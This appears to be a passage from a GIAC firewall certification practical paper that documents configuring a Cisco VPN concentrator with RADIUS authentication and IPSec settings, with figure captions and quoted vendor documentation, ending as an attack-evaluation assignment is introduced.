


Figure 10:[Identify TAB] Group Name, Password (This is the shared secret password for VPN clients to authenticate to VPNC) Type (External: Authenticate against RADIUS Server



Note: Confusing… Since the RADIUS server is on the inside you need to select Internal for the type


Figure 11: [General TAB] define general parameters ...password lengths will be controlled by RADIUS server policy. Select IPSec for Tunneling Protocol.



Tunneling protocols

- PPTP (Point-to-Point Tunneling Protocol) with encryption
- L2TP (Layer 2 Tunneling Protocol)
- IPSec (IP Security) Protocol
  - Remote access, using Cisco VPN 3000 Client or other select IPSec protocol-compliant clients
  - LAN-to-LAN, between peer VPN Concentrators or between a VPN Concentrator and another Cisco IPSec protocol-compliant secure gateway
- L2TP over IPSec (for native Windows 2000 client compatibility)

Figure 12:[IPSec TAB]



Configuration | Tunneling and Security | IPSec[30]

This section of the Manager lets you configure IPSec LAN-to-LAN connections, IKE (Internet Key Exchange) parameters for IPSec Security Associations and LAN-to-LAN connections, and NAT Transparency.

IPSec provides the most complete architecture for VPN tunnels, and it is perceived as the most secure protocol. Both LAN-to-LAN connections and client-to-LAN connections can use IPSec.

In IPSec terminology, a "peer" is a remote-access client or another secure gateway. During tunnel establishment under IPSec, the two peers negotiate Security Associations that govern authentication, encryption, encapsulation, key management, etc. These negotiations involve two phases: first, to establish the tunnel (the IKE SA); and second, to govern traffic within the tunnel (the IPSec SA).

In IPSec LAN-to-LAN connections, the VPN Concentrator can function as initiator or responder. In IPSec client-to-LAN connections, the VPN Concentrator functions only as responder. Initiators propose SAs; responders accept, reject, or make counter-proposals—all in accordance with configured SA parameters. To establish a connection, both entities must agree on the SAs.

30

http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/products_configuration_guide_chapter09186a00801f1e36.html

The VPN Client complies with the IPSec protocol and is specifically designed to work with the VPN Concentrator. However, the VPN Concentrator can establish IPSec connections with many protocol-compliant clients. Likewise, the VPN Concentrator can establish LAN-to-LAN connections with other protocol-compliant VPN devices (often called "secure gateways").

The Cisco VPN Client supports these IPSec attributes:

- Main mode for negotiating phase one ISAKMP Security Associations (SAs) when using digital certificates for authentication
- Aggressive mode for negotiating phase one ISAKMP Security Associations (SAs) when using preshared keys for authentication
- Authentication Algorithms:
    -
    - ESP-MD5-HMAC-128
    - ESP-SHA1-HMAC-160
- Authentication Modes:
    -
    - Preshared Keys
    - X.509 Digital Certificates
- Diffie-Hellman Groups 1, 2, 5, and 7
- Encryption Algorithms:
    -
    - AES-128, -192, and -256
    - 3DES-168
    - DES-56
    - ESP-NULL
- Extended Authentication (XAuth)
- Mode Configuration (also known as ISAKMP Configuration Method)
- Tunnel Encapsulation Mode
- IP compression (IPCOMP) using LZS

You configure IKE proposals (parameters for the IKE SA) here. You apply them to IPSec LAN-to-LAN connections in this section, and to IPSec SAs on the Configuration | Policy Management | Traffic Management | Security Associations screens. Therefore, you should configure IKE proposals before configuring other IPSec parameters. Cisco supplies default IKE proposals that you can use or modify.

Figure 13:[Client Config TAB]




Figure 14:Administration user id's




Figure 15:Restrict Administrative access to Host or Network




Figure 16:Configuration of remote desktop client




Figure 17: Configuration Parameters




Figure 18:Authenticating




Figure 19: RADIUS server monitor





Figure 20:Login process complete



In this section the hardening and configuration of the following; border Cisco router, Cisco PIX firewall and Cisco VPN concentrator has been documented.

Practical Assignment 3: Design Under Fire

The purpose of this exercise is to aid you in evaluating the security posture of a network using the perspective of a malicious attacker and suggest ways to mitigate vulnerabilities. This will be done by putting on your black hat and attacking a practical submitted by a previous GCFW graduate.

